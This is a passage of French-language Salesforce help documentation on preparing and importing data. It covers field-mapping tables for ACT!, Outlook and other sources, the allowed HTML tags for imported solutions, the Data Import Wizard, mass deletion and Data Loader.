Exportez des rapports sur les comptes, les membres de campagne, les contacts, les objets personnalisés, les pistes ou les solutions depuis Salesforce afin de créer un fichier d'importation. Incluez la valeur `ID de compte`, `ID du membre de campagne`, `ID du contact`, `ID d'objet personnalisé`, `ID de la piste` ou `ID de solution` de chaque enregistrement de votre rapport. Ces champs sont uniques dans Salesforce et servent à faire correspondre exactement vos données aux enregistrements Salesforce.

Pour créer un fichier d'importation avec ces champs d'ID, exportez d'abord les données depuis Salesforce.

1. Générez un rapport sur un compte, membre de campagne, un contact, un objet personnalisé, une piste ou une solution dans Salesforce.

   Incluez le champ ID correspondant et les autres champs requis pour l'importation.

2. Exportez le rapport vers Excel.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

Créer des fichiers d'exportation pour les assistants d'importation

Vidéos : Série de procédures d'importation de données

# Préparation des données à importer

Une fois vos données exportées à partir de Salesforce ou de votre application externe, préparez vos données avant de les importer.

Remarque: Si certaines de vos données proviennent de champs qui ne correspondent à aucun des champs standard, votre administrateur peut créer des champs personnalisés avant l'importation pour inclure ces données.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**Préparation de contacts**

Utilisez Excel® pour étiqueter les colonnes de votre fichier d'importation, comme indiqué dans Mappage de champs pour d'autres sources de données et pour une importation d'organisation à la page 738.

**Préparation de Comptes personnels**

Lorsque vous importez des comptes personnels, utilisez les étiquettes de champ Salesforce comme étiquettes de colonne du fichier d'importation.

**Préparation des comptes professionnels et des contacts de l'organisation**

Lorsque vous importez des comptes professionnels et des contacts pour votre organisation, vous devez utiliser Excel® pour nommer les colonnes du fichier d'importation conformément à la rubrique Mappage de champs pour d'autres sources de données et pour une importation d'organisation à la page 738.

**Préparation des pistes de l'organisation**

Lors de l'importation de pistes générales ou de pistes de campagne, utilisez les étiquettes du fichier d'importation conformément à la rubrique Mappage des champs pour l'importation des pistes à la page 742.

**Préparation d'objets personnalisés**

Lors de l'importation d'un objet personnalisé, utilisez les étiquettes de champ indiquées dans la page de détail de l'objet personnalisé de Salesforce comme étiquettes de colonne du fichier d'importation.

**Préparation de solutions**

Lors de l'importation de solutions, utilisez les étiquettes de champ Salesforce comme étiquettes de colonne du fichier d'importation.

Vous pouvez saisir du code HTML dans les solutions que vous envisagez d'importer dans Salesforce. Cependant, si votre organisation n'a pas activé de solutions HTML, les balises HTML s'affichent dans les solutions après leur importation.

Pour des raisons de sécurité, Salesforce filtre automatiquement toutes les solutions HTML pour détecter du contenu HTML potentiellement malveillant. Si un contenu HTML potentiellement malveillant est détecté dans une solution HTML, il est supprimé ou transformé en texte pour les utilisateurs qui affichent la solution HTML. Les utilisateurs ne peuvent pas remarquer le retrait de code HTML potentiellement malveillant d'une solution HTML.

Vous pouvez importer des solutions écrites au format HTML dans Salesforce. Toutefois, pour des raisons de sécurité, seules les balises HTML répertoriées ci-après sont autorisées. Le contenu de toutes les balises HTML non répertoriées ci-après est automatiquement supprimé une fois enregistré dans les solutions HTML. De plus, le contenu de toutes les balises `<script>` et `<iframe>`, ainsi que de toutes les balises JavaScript, est automatiquement converti en texte lorsqu'elles sont enregistrées dans les solutions HTML. En outre, les feuilles de style en cascade (CSS) ne sont pas prises en charge dans les solutions HTML.

Les balises HTML suivantes sont autorisées dans les solutions HTML importées dans Salesforce :

| | | |
|---|---|---|
| `<a>` | `<dt>` | `<q>` |
| `<abbr>` | `<em>` | `<samp>` |
| `<acronym>` | `<font>` | `<small>` |
| `<address>` | `<h1>` | `<span>` |

| | | |
|---|---|---|
| <b> | <h2> | <strike> |
| <bdo> | <h3> |  |
| <big> | <h4> | <sub> |
| <blockquote> | <h5> | <sup> |
| <br> | <h6> | <table> |
| <caption> | <hr> | <tbody> |
| <cite> | <i> | <td> |
| <code> | <img> | <tfoot> |
| <col> | <ins> | <th> |
| <colgroup> | <kbd> | <thead> |
| <dd> | <li> | <tr> |
| <del> | <ol> | <tt> |
| <dfn> | <p> | <ul> |
|  | <pre> | <var> |
| <dl> | | |

Dans les balises ci-dessus, vous pouvez inclure les attributs suivants :

| | | |
|---|---|---|
| alt | face | taille |
| background | height | src |
| border | href | style |
| class | name | cible |
| colspan | rowspan | width |

Les attributs ci-dessus, qui peuvent inclure une URL, se limitent aux URL commençant par les éléments suivants :

- http:
- https:
- file:
- ftp:
- mailto:
- #

- / pour les liens relatifs

CONSULTER ÉGALEMENT :

Mappage par défaut des champs pour ACT!

Mappage par défaut des champs pour Outlook

Créer des fichiers d'exportation pour les assistants d'importation

## Mappage par défaut des champs pour ACT!

Ce tableau indique comment les champs ACT! sont mappés dans les champs d'importation de comptes et de contacts Salesforce au cours d'une importation de données individuelles.

**Remarque:** Si un enregistrement ACT! contient plusieurs contacts pour la même société, l'assistant d'importation crée plusieurs contacts pour un même compte.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

| ACT! Champ | Champ d'importation |
|---|---|
| `Adresse 1` | Contact : `Adresse postale` et Compte : `Adresse de facturation` |
| `Adresse 2` | Contact : `Adresse postale` et Compte : `Adresse de facturation` |
| `Adresse 3` | Contact : `Adresse postale` et Compte : `Adresse de facturation` |
| `Autre téléphone` | Contact : `Autre téléphone` |
| `Autre poste` | Contact : `Autre poste du N° téléphone` |
| `Assistant` | Contact : `Nom de l'assistant(e)` |
| `Asst. Téléphone` | Contact : `Asst. Téléphone` |
| `Poste tél. asst.` | Contact : `Asst. Poste Téléphone` |
| `Ville` | Contact : `Ville` et Compte : `Facturation - Ville` |
| `Société` | Compte : `Nom` |
| `Contact` | Contact : `Nom complet` |
| `Pays` | Contact : `Pays` et Compte : `Facturation - Pays` |
| `Département` | Contact : `Département` |
| `Connexion e-mail` | Contact : `E-mail` |

| ACT! Champ | Champ d'importation |
| --- | --- |
| (L'assistant d'importation vérifie que le format de cette adresse e-mail est correct : jdupont@societe.com) | |
| Télécopie | Contact : Télécopie et<br>Compte : Télécopie |
| Poste Télécopie | Contact : Poste télécopie (bureau) |
| Prénom | Contact : Prénom |
| Adresse du domicile 1 | Contact : Autre adresse 1 |
| Adresse du domicile 2 | Contact : Autre adresse 2 |
| Adresse du domicile 3 | Contact : Autre adresse 3 |
| Ville (domicile) | Contact : Autre ville |
| Pays (domicile) | Contact : Autre pays |
| Téléphone (domicile) | Contact : Téléphone (domicile) |
| État (domicile) | Contact : Autre état |
| Code postal du domicile | Contact : Autre code postal |
| ID/Statut | Compte : Type |
| Nom | Contact : Nom |
| Téléphone mobile | Contact : Téléphone mobile |
| Remarque | Ne pas importer |
| Téléphone | Contact : Téléphone et<br>Compte : Téléphone |
| Poste Téléphone | Contact : Poste téléphone (bureau) |
| Recommandé par | Contact : Origine de la piste |
| Chiffre d'affaires | Compte : Chiffre d'affaires annuel |
| Département/Région | Contact : État (courrier) et<br>Compte : Facturation - État |
| Symbole | Compte : Symbole |
| Titre | Contact : Titre |
| Site Web | Compte : Site Web |
| Code postal | Contact : Code postal<br>Compte : Code postal (facturation) |

| ACT! Champ | Champ d'importation |
|---|---|
| 2ème contact | 2ème contact : Nom |
| 2ème téléphone | 2ème contact : Téléphone |
| 2ème poste | 2ème contact : Poste Téléphone |
| 2ème fonction | 2ème contact : Titre |
| 3ème contact | 3ème contact : Nom |
| 3ème téléphone | 3ème contact : Téléphone |
| 3ème poste | 3ème contact : Poste Téléphone |
| 3ème fonction | 3ème contact : Titre |
| 2ème dernier contact, 3ème dernier contact, Fonction de l'assistant, Dernière tentative, Dernier rendez-vous, Dernière communication, Derniers résultats, Date de la lettre, Pager, Conjoint, Utilisateur 1-15 | Contact : Note ou Compte : Remarque<br>(Dans les organisations Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition et Developer Edition, vous indiquez les champs à importer dans une seule note sur un contact ou sur un compte. Des notes distinctes ne sont pas créées pour chaque champ ACT!). |

CONSULTER ÉGALEMENT :

Exportation à partir de ACT!

Préparation des données à importer

## Mappage par défaut des champs pour Outlook

Ce tableau indique comment les champs Outlook sont mappés aux champs d'importation de comptes et de contacts Salesforce au cours d'une importation de données individuelles.

| Champ Outlook | Champ d'importation |
|---|---|
| Nom de l'assistant(e) | Contact : Nom de l'assistant(e) |
| Téléphone de l'assistant(e) | Contact : N° de téléphone de l'asst |
| Date de naissance | Contact : Date d'anniversaire |
| Ville (bureau) | Contact : Ville et<br>Compte : Facturation - Ville |
| Pays (bureau) | Contact : Pays et<br>Compte : Facturation - Pays |
| Télécopie (bureau) | Contact : Télécopie et<br>Compte : Télécopie |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

| Champ Outlook | Champ d'importation |
| --- | --- |
| Téléphone (bureau) | Contact : Téléphone |
| Code postal (bureau) | Contact : Code postal<br>Compte : Code postal (facturation) |
| Rue (bureau) | Contact : Adresse postale et<br>Compte : Adresse de facturation |
| Rue (bureau) 2 | Contact : Adresse postale et<br>Compte : Adresse de facturation |
| Rue (bureau) 3 | Contact : Adresse postale et<br>Compte : Adresse de facturation |
| Société | Compte : Nom du compte et<br>Contact : Compte |
| Téléphone société | Compte : Téléphone |
| Département | Contact : Département |
| E-mail<br>(L'assistant d'importation vérifie que le format de cette adresse e-mail est correct : jdupont@societe.com) | Contact : E-mail |
| Prénom | Contact : Prénom |
| Ville (domicile) | Contact : Autre ville |
| Pays (domicile) | Contact : Autre pays |
| Téléphone (domicile) | Contact : Téléphone (domicile) |
| Code postal (domicile) | Contact : Autre code postal |
| Rue (domicile) | Contact : Autre adresse |
| Rue (domicile) 2 | Contact : Autre adresse |
| Rue (domicile) 3 | Contact : Autre adresse |
| Fonction | Contact : Titre |
| Nom | Contact : Nom |
| Nom du responsable | Contact : Rattachement hiérarchique<br>(En outre, si le nom contenu dans ce champ ne correspond pas à un contact existant, un nouveau contact portant le nom du responsable sera créé.) |
| Téléphone mobile | Contact : Téléphone mobile |

| Champ Outlook | Champ d'importation |
| --- | --- |
| Remarques | Contact : Description |
| Autre téléphone | Contact : Autre téléphone |
| Recommandé par | Contact : Origine de la piste |
| Titre | Contact : Civilité |
| Page Web | Compte : Site Web |
| Compte, Anniversaire, Informations facturation, Téléphone (bureau) 2, Rappel, Téléphone (voiture), Catégories, Enfants, Serveur d'annuaire, Adresse e-mail 2, Adresse e-mail 3, Code gouvernement, Passe-temps, Télécopie (domicile), Téléphone (domicile) 2, Disponibilité sur Internet, RNIS, Mots-clés, Langue, Emplacement, Deuxième prénom, Kilométrage, Bureau, Numéro d'identification de l'organisation, Autre ville, Autre pays, Autre télécopie, Autre code postal, Autre état, Autre rue, Autre rue 2, Autre rue 3, Radiomessagerie, B.P., Téléphone principal, Profession, Radio téléphone, Époux/Épouse, Suffixe, Télex, Téléphone TTY/TDD, Utilisateur 1, Utilisateur 2, Utilisateur 3, Utilisateur 4 | Contact : Note ou Compte : Remarque<br>(Dans les organisations Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition et Developer Edition, vous indiquez les champs à importer dans une seule note sur un contact ou sur un compte. Des notes distinctes ne sont pas créées pour chaque champ Outlook). |

CONSULTER ÉGALEMENT :

- Exportation à partir d'Outlook
- Préparation des données à importer

# Mappage de champs pour d'autres sources de données et pour une importation d'organisation

Si vous importez des comptes et des contacts dans votre organisation, ou des données individuelles à partir de sources autres que Outlook ou ACT!, les assistants importation mappent les champs de manière aussi correcte que possible. Vous devez ajuster le mappage avant d'exécuter l'importation. Avant d'importer les données, Salesforce recommande d'utiliser Excel pour libeller les colonnes dans votre fichier d'importation comme indiqué ci-dessous.

Remarque: Les mappages par défaut listés ci-après sont fournis pour vous aider à effectuer l'importation. Ils ne garantissent pas une précision absolue dans le mappage de vos données. **Vous devez ajuster le mappage proposé par les assistants d'importation.** Rappelez-vous que vous pouvez mapper le même champ plusieurs fois si nécessaire, par exemple pour les champs d'adresse du compte et du contact.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

L'importation de l'organisation n'est pas disponible dans : **Personal** Edition, **Database.com**

**Champs communs aux contacts et aux comptes**

| Libellé pour le fichier d'importation | Champ Salesforce |
|---|---|
| `Responsable de l'enregistrement`<br>(Remarque : Ce champ n'est pas nécessaire pour les importations individuelles car, dans ce cas, toutes les données importées vous appartiennent automatiquement. En outre, lors de l'importation d'enregistrements par ID d'enregistrement Salesforce, ce champ n'est pas pris en compte.) | Contact : `Responsable de l'enregistrement` et<br>Compte : `Responsable du compte` |
| `Code ISO de la devise`<br>(Remarque : Ce champ ne sert que pour les importations d'entreprises, dans le cas où ces dernières utilisent plusieurs devises. Pour plus d'informations, reportez-vous à Importation de plusieurs devises à la page 727.) | Contact : `Devise du contact` et<br>Compte : `Devise du compte` |

**Champs de contact**

| Libellé pour le fichier d'importation | Champ Salesforce |
|---|---|
| `Assistant` | Contact : `Assistant` |
| `Asst. Téléphone` | Contact : `Asst. Téléphone` |
| `Asst. Poste Téléphone` | Suffixe du contact : `Asst. Téléphone` |
| `Date d'anniversaire` | Contact : `Date d'anniversaire` |
| `Télécopie (bureau)` | Contact : `Télécopie` |
| `Poste télécopie (bureau)` | Suffixe du contact : `Télécopie` |
| `Téléphone (bureau)` | Contact : `Téléphone` |

**Champs de contact**

| Libellé pour le fichier d'importation | Champ Salesforce |
|---|---|
| `Poste téléphone (bureau)` | Suffixe du contact : `Téléphone` |
| `Description du contact` | Contact : `Description` |
| `Nom complet du contact` *ou*<br>`Prénom` et `Nom`<br>(Remarque : Lors de l'importation des noms de contacts, utilisez soit le `Nom complet du contact` ou le `Prénom` et le `Nom`, mais pas les deux). | Contact : `Prénom` et<br>Contact : `Nom` |
| `ID du contact`<br>(Remarque : Les ID d'enregistrement respectent la casse et ne doivent pas être modifiés.) | Contact : `ID du contact` |
| `Note sur le contact` | Crée une note rattachée au contact |
| `Département` | Contact : `Département` |
| `Adresse e-mail`<br>(Remarque : L'assistant d'importation vérifie que le format de cette adresse e-mail est correct : jdupont@societe.com). | Contact : `E-mail` |
| `Désinscription d'adresse e-mail`<br>(Remarque : Utilisez 1 pour indiquer que l'utilisateur se désinscrit et 0 pour indiquer qu'il souhaite recevoir les messages. | Contact : `Désinscription d'adresse e-mail` |
| `Téléphone (domicile)` | Contact : `Téléphone (domicile)` |
| `Poste de téléphone (domicile)` | Suffixe du contact : `Téléphone (domicile)` |
| `Origine de la piste` | Contact : `Origine de la piste` |
| `Ville` | Contact : `Ville` |
| `Pays` | Contact : `Pays` |
| `Code postal` | Contact : `Code postal (courrier)` |
| `État` | Contact : `Département/Région (courrier)` |
| `Rue (courrier) 1` | Contact : `Adresse postale` |
| `Rue (courrier) 2` | Contact : `Adresse postale` |
| `Rue (courrier) 3` | Contact : `Adresse postale` |
| `Téléphone mobile` | Contact : `Mobile` |
| `Poste du N° tél. mobile` | Suffixe du contact : `Mobile` |
| `Autre ville` | Contact : `Autre ville` |

**Champs de contact**

| Libellé pour le fichier d'importation | Champ Salesforce |
|---|---|
| Autre pays | Contact : Autre pays |
| Autre téléphone | Contact : Autre téléphone |
| Autre poste du N° téléphone | Suffixe du contact : Autre téléphone |
| Autre code postal | Contact : Autre code postal |
| Autre état | Contact : Autre département/région |
| Autre rue 1 | Contact : Autre adresse |
| Autre rue 2 | Contact : Autre adresse |
| Autre rue 3 | Contact : Autre adresse |
| Rattachement hiérarchique<br>(Remarque : Si l'assistant d'importation ne trouve pas de contact correspondant au nom contenu dans ce champ, il crée un nouveau contact et utilise cette valeur pour Contact : Prénom et Nom). | Contact : Rattachement hiérarchique |
| Civilité | Préfixe du contact : Prénom |
| Titre | Contact : Titre |
| 2ème contact | Décomposé en Contact : Prénom et Nom d'un second contact pour le compte |
| 2ème téléphone | Contact : Téléphone d'un second contact pour le compte |
| 2ème poste | Suffixe du contact : Téléphone d'un second contact pour le compte |
| 2ème fonction | Contact : Fonction d'un second contact pour le compte |
| 3ème contact | Décomposé en Contact : Prénom et Nom d'un troisième contact pour le compte |
| 3ème téléphone | Contact : Téléphone d'un troisième contact pour le compte |
| 3ème poste | Suffixe du contact : Téléphone d'un troisième contact pour le compte |
| 3ème fonction | Contact : Fonction d'un troisième contact pour le compte |

**Champs de compte**

| Libellé pour le fichier d'importation | Champ Salesforce |
|---|---|
| Description du compte | Compte : Description |
| Service comptabilité | Compte : Service comptabilité |

**Champs de compte**

| Libellé pour le fichier d'importation | Champ Salesforce |
|---|---|
| (Remarque : Vous n'avez pas besoin de remplir ce champ si vous décidez d'attribuer le service via la liste déroulante proposée à l'étape 1 de l'assistant d'importation. Si vous ne mappez pas ce champ ou si vous n'utilisez pas la liste déroulante des services, chaque enregistrement adopte automatiquement le service par défaut de son responsable.) | |
| N° de télécopie du compte | Compte : Télécopie |
| Poste de télécopie du compte | Suffixe du compte : Télécopie |
| ID du compte<br>(Remarque : Les ID d'enregistrement respectent la casse et ne doivent pas être modifiés.) | Compte : ID du compte |
| Nom du compte | Compte : Nom du compte et<br>Contact : Compte |
| Note sur le compte | Crée une note rattachée au compte |
| Numéro du compte | Compte : Numéro du compte |
| N° de téléphone du compte | Compte : Téléphone |
| Poste du N° de téléphone du compte | Suffixe du compte : Téléphone |
| Site du compte | Compte : Site du compte |
| Type de compte | Compte : Type |
| Facturation - Ville | Compte : Facturation - Ville |
| Facturation - Pays | Compte : Facturation - Pays |
| Code postal (facturation) | Compte : Facturation - Code postal |
| Facturation - État | Compte : Facturation – Département/Région |
| Rue (facturation) 1 | Compte : Adresse de facturation |
| Rue (facturation) 2 | Compte : Adresse de facturation |
| Rue (facturation) 3 | Compte : Adresse de facturation |
| Employés | Compte : Employés |
| Secteur d'activité | Compte : Secteur d'activité |
| Propriété | Compte : Propriété |
| Compte principal | Compte : Compte principal |

| Champs de compte | |
|---|---|
| **Libellé pour le fichier d'importation** | **Champ Salesforce** |
| (Remarque : Si l'assistant d'importation ne trouve pas de compte qui corresponde au nom du compte principal, il crée un nouveau compte et utilise cette valeur comme `Nom du compte`). | |
| `Site du compte principal`<br>(Remarque : Indique la valeur de site du `Compte principal`. | Compte : `Site du compte`<br>(Remarque : Correspond au champ `Site du compte` du compte parent. |
| `Cote` | Compte : `Cote` |
| `Chiffre d'affaires` | Compte : `Chiffre d'affaires annuel` |
| `Expédition - Ville` | Compte : `Expédition - Ville` |
| `Expédition - Pays` | Compte : `Expédition - Pays` |
| `Code postal (expédition)` | Compte : `Expédition - Code postal` |
| `Expédition - État` | Compte : `Expédition – Département/Région` |
| `Rue (expédition) 1` | Compte : `Adresse d'expédition` |
| `Rue (expédition) 2` | Compte : `Adresse d'expédition` |
| `Rue (expédition) 3` | Compte : `Adresse d'expédition` |
| `Code APE` | Compte : `Code APE` |
| `Symbole` | Compte : `Symbole` |
| `Site Web` | Compte : `Site Web` |

CONSULTER ÉGALEMENT :

Préparation des données à importer

## Mappage des champs pour l'importation des pistes

Avant d'importer des pistes, nous recommandons d'étiqueter les colonnes de votre fichier d'importation avec les étiquettes du tableau ci-dessous. Lors de l'importation de pistes, l'Assistant d'importation de données mappe les champs de votre fichier d'importation aussi précisément que possible et, si nécessaire, vous ajustez les mappages.

Remarque: Les mappages par défaut ci-dessous sont indiqués à titre d'information. Ils ne garantissent pas la précision à 100% du mappage de vos données. Vous devez ajuster le mappage dans l'assistant d'importation de données.

| Étiquette pour le fichier d'importation | Champ de piste Salesforce |
|---|---|
| `Chiffre d'affaires annuel` | `Chiffre d'affaires annuel` |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Étiquette pour le fichier d'importation | Champ de piste Salesforce |
|---|---|
| Ville | Ville |
| Société | Société |
| Pays | Pays |
| Code ISO de la devise<br>(Remarque : Ce champ ne sert que pour les organisations utilisant plusieurs devises. Reportez-vous à Importation de plusieurs devises à la page 727). | Devise de la piste |
| Description | Description |
| E-mail<br>(L'Assistant d'importation de données vérifie que cette adresse e-mail se présente sous le format jsmith@acme.com) | E-mail |
| Désinscription d'adresse e-mail<br>(Utilisez 1 pour indiquer que l'utilisateur se désinscrit et 0 pour indiquer qu'il souhaite recevoir les messages.) | Désinscription d'adresse e-mail |
| Nombre d'employés | Nombre d'employés |
| Télécopie | Télécopie |
| Nom complet ouPrénom & Nom<br>(Remarque : Lors de l'importation des noms de pistes, utilisez soit le Nom complet ou le Prénom et le Nom, mais pas les deux). | Prénom et Nom |
| Secteur d'activité | Secteur d'activité |
| Service des pistes<br>(Remarque : Vous n'avez pas besoin de remplir ce champ si vous décidez d'attribuer le service via la liste déroulante proposée à l'étape 1 de l'assistant d'importation de données. Si vous ne mappez pas ce champ ou si vous n'utilisez pas la liste déroulante des services, chaque enregistrement adopte automatiquement le service par défaut de son responsable.) | Service des pistes |
| ID de la piste<br>(Remarque : Les ID d'enregistrement respectent la casse et ne doivent pas être modifiés.) | ID de piste |
| Origine de la piste<br>(Remarque : Vous n'avez pas besoin de renseigner ce champ si vous décidez d'attribuer la même origine de la piste | Origine de la piste |

| Étiquette pour le fichier d'importation | Champ de piste Salesforce |
|---|---|
| à toutes les pistes sur la première page de l'assistant d'importation de données). | |
| `Statut de la piste` | `Statut de la piste` |
| `Téléphone mobile` | `Mobile` |
| `Téléphone` | `Téléphone` |
| `Code postal` | `Code postal` |
| `Cote` | `Notation` |
| `Responsable de l'enregistrement`<br>(Remarque : Vous n'avez pas besoin de ce champ si l'attribution du responsable s'effectue à l'aide d'une règle d'attribution de piste. En outre, lors de l'importation d'enregistrements par ID d'enregistrement Salesforce, ce champ n'est pas pris en compte.) | `Responsable de la piste` |
| `Civilité` | Ajoutée avant le `Prénom` |
| `Département/Région` | `Département/Région` |
| `Statut` | `Statut`<br>(dans la liste Historique de la campagne associée à une piste) |
| `Rue 1` | `Adresse` |
| `Rue 2` | `Adresse` |
| `Rue 3` | `Adresse` |
| `Titre` | `Titre` |
| `Site Web` | `Site Web` |

Si vous incluez des types d'enregistrement dans cette liste, l'assistant d'importation de données utilise le type d'enregistrement par défaut du responsable de l'enregistrement lors de la création de nouveaux enregistrements. Pour les enregistrements existants, l'assistant d'importation de données n'actualise pas le champ de type d'enregistrement.

Si vous choisissez d'utiliser des règles d'attribution, l'assistant d'importation de données utilise le type d'enregistrement par défaut du nouveau responsable pour la création de nouveaux enregistrements. Si les règles d'attribution affectent l'enregistrement à une file d'attente, le type d'enregistrement par défaut du responsable de la file d'attente est utilisé.

CONSULTER ÉGALEMENT :

Préparation des données à importer

# Assistant d'importation de données

L'assistant d'importation de données facilite l'importation de données de nombreux objets Salesforce standard, notamment les comptes, les contacts, les pistes, les solutions et les comptes personnels. Vous pouvez également importer des données pour des objets personnalisés et mettre à jour le statut de membres de campagne. Il peut importer jusqu'à 50 000 enregistrements à la fois.

Salesforce recommande de tester au préalable un petit fichier pour vérifier si les données sources sont prêtes.

Les navigateurs suivants prennent en charge l'assistant d'importation de données :

- Google Chrome™ versions 29 et supérieures
- Mozilla® Firefox® versions 23 et supérieures
- Microsoft® Internet Explorer® versions 9 et supérieures
- Apple® Safari® versions 5 et supérieures

La fonction glisser-déposer des fichiers CSV n'est pas prise en charge dans Internet Explorer 9.

CONSULTER ÉGALEMENT :

Personnalisation de votre expérience Salesforce

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

# Ajout de comptes personnels avec l'Assistant d'importation de données

Pour ajouter des comptes personnels à votre organisation Salesforce, lancez l'Assistant d'importation de données depuis la page d'accueil de comptes.

Avant de commencer, assurez-vous que votre fichier d'importation est au format CSV et contient les valeurs des champs suivants :

- Prénom
- Nom
- E-mail
- Téléphone

Conseil: Pour obtenir les ID Salesforce ou d'autres valeurs de votre organisation, exécutez des rapports, puis exportez les données des rapports.

Ces étapes présentent une méthode d'importation de données recommandée. Vous pouvez importer des données dans des champs Salesforce qui ne sont pas répertoriés ici. Vous pouvez également personnaliser votre importation en utilisant les autres options de l'Assistant d'importation de données.

1. Dans la page d'accueil de comptes, cliquez sur **Importer des données**.
2. Cliquez sur **Lancer l'assistant**.
   L'Assistant d'importation de données s'affiche.
3. Sélectionnez **Comptes personnels**, puis **Ajouter de nouveaux enregistrements et mettre à jour des enregistrements existants**.
4. Définissez `Mapper le compte par` sur **E-mail**.
5. Sélectionnez le fichier CSV qui contient vos données d'importation, puis cliquez sur **Suivant**.
6. Mappez les en-têtes de colonnes de votre fichier CSV avec les champs suivants :
   - Prénom
   - Nom
   - E-mail
   - Téléphone
7. Cliquez sur **Suivant**.
8. Vérifiez les paramètres d'importation, puis cliquez sur **Démarrer l'importation**.

Lorsque l'importation des données est terminée, nous vous notifions par e-mail. Vérifiez les résultats et corrigez les erreurs éventuelles.

## Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour créer des comptes personnels qui vous appartiennent via l'Assistant d'importation de données :

- Créer sur les comptes

  ET

  Modifier sur les comptes

  ET

  Importer des contacts personnels

Pour créer des comptes personnels appartenant à d'autres utilisateurs via l'Assistant d'importation de données :

- Créer sur les comptes

  ET

  Modifier sur les comptes et les contacts

  ET

  Modifier toutes les données

# FAQ de l'assistant d'importation de données

CONSULTER ÉGALEMENT :

Assistant d'importation de données

## Combien d'enregistrements puis-je importer ?

L'assistant d'importation de données permet d'importer jusqu'à 50 000 enregistrements à la fois.

CONSULTER ÉGALEMENT :

FAQ de l'assistant d'importation de données

## Quels types d'objet puis-je importer ?

Vous pouvez utiliser l'assistant d'importation de données pour importer des comptes, des contacts, des pistes, des solutions et des objets personnalisés.

CONSULTER ÉGALEMENT :

FAQ de l'assistant d'importation de données

## Puis-je exécuter des importations simultanées ?

L'assistant d'importation de données ne prend pas en charge les tâches d'importation de données simultanées (ou concurrentes). Vous devez terminer une importation de données avant de lancer la suivante.

CONSULTER ÉGALEMENT :

FAQ de l'assistant d'importation de données

## Combien de temps l'importation prend-elle ?

Le délai nécessaire pour effectuer une importation en utilisant l'assistant d'importation de données est variable. Il dépend de la quantité de données importées. Généralement, les importations ne sont pas immédiates et peuvent prendre plusieurs minutes.

Si vous êtes un administrateur Salesforce, vous pouvez consulter le statut d'une importation dans la page Téléchargements en masse (dans Configuration, saisissez *Tâches de chargement de données en masse* dans la case Recherche rapide, puis sélectionnez **Tâches de chargement de données en masse**).

Si vous n'êtes pas un administrateur Salesforce et que vous souhaitez connaître le statut d'une importation, vous devez attendre la réception de l'e-mail de statut. Vous pouvez suivre l'importation manuellement en vous reportant aux onglets correspondants dans Salesforce.

CONSULTER ÉGALEMENT :

FAQ de l'assistant d'importation de données

# Annulation d'une importation

Si vous importez des comptes, des contacts, des pistes ou des solutions par erreur, dans Configuration, votre administrateur peut saisir `Supprimer en masse des enregistrements` dans la case `Recherche rapide`, puis sélectionner **Supprimer en masse des enregistrements** pour supprimer ces éléments.

Les outils Supprimer des enregistrements en masse ne prennent pas en charge les objets personnalisés. Si vous importez des objets personnalisés par erreur dans Enterprise Edition, Unlimited Edition, Performance Edition ou Developer Edition, votre administrateur utilise le module Data Loader pour supprimer en masse les enregistrements importés par erreur. Reportez-vous à Exécution de suppressions en masse à la page 762.

CONSULTER ÉGALEMENT :

- Assistant d'importation de données
- Importation de données dans Salesforce

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

AUTORISATIONS UTILISATEUR

**Autorisations utilisateur requises**

Pour supprimer en masse les données :

- Modifier toutes les données

# Data Loader

Data Loader est une application client destinée à l'importation ou à l'exportation en masse de données. Permet d'insérer, de mettre à jour, de supprimer ou d'exporter des enregistrements Salesforce.

Lors de l'importation de données, Data Loader lit, extrait et charge les données à partir de fichiers de valeurs séparées par des virgules (CSV) ou d'une connexion à la base de données. Lors de l'exportation de données, il crée des fichiers CSV.

Remarque: Si la virgule ne convient pas à vos paramètre régionaux, utilisez une tabulation ou un autre séparateur.

Vous pouvez utiliser Data Loader de deux façons :

- Interface utilisateur : lorsque vous utilisez l'interface utilisateur, vous spécifiez de façon interactive les paramètres de configuration, les fichiers CSV utilisés lors de l'importation et de l'exportation, ainsi que les mappages des champs du fichier d'importation avec les noms de champs de Salesforce.
- Ligne de commande (Windows uniquement) : lorsque vous utilisez la ligne de commande, vous spécifiez la configuration, les sources de données, les mappages et les actions dans des fichiers. Vous pouvez ainsi configurer Data Loader pour le traitement automatisé.

Data Loader offre les fonctionnalités suivantes :

- Une interface conviviale d'un assistant à utilisation interactive
- Une interface par ligne de commande alternative pour les opérations par lot automatisées (Windows uniquement)
- Une prise en charge de fichiers volumineux pouvant contenir jusqu'à 5 millions d'enregistrements
- Un mappage des champs par glisser-déplacer
- Une prise en charge de tous les objets, y compris les objets personnalisés
- Peut être utilisé pour traiter des données dans Salesforce et Database.com

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

- Des fichiers journaux détaillés, des réussites et des erreurs, au format CSV
- Une visionneuse de fichier CSV intégrée
- Prise en charge de Windows XP, Windows 7 et Mac OS X

Pour commencer, reportez-vous aux rubriques suivantes :

- Conditions d'utilisation de Data Loader
- Considérations relatives à l'installation de Data Loader

**Remarque:** Dans les versions antérieures, le module Data Loader était appelé « AppExchange Data Loader » et « Sforce Data Loader ».

CONSULTER ÉGALEMENT :

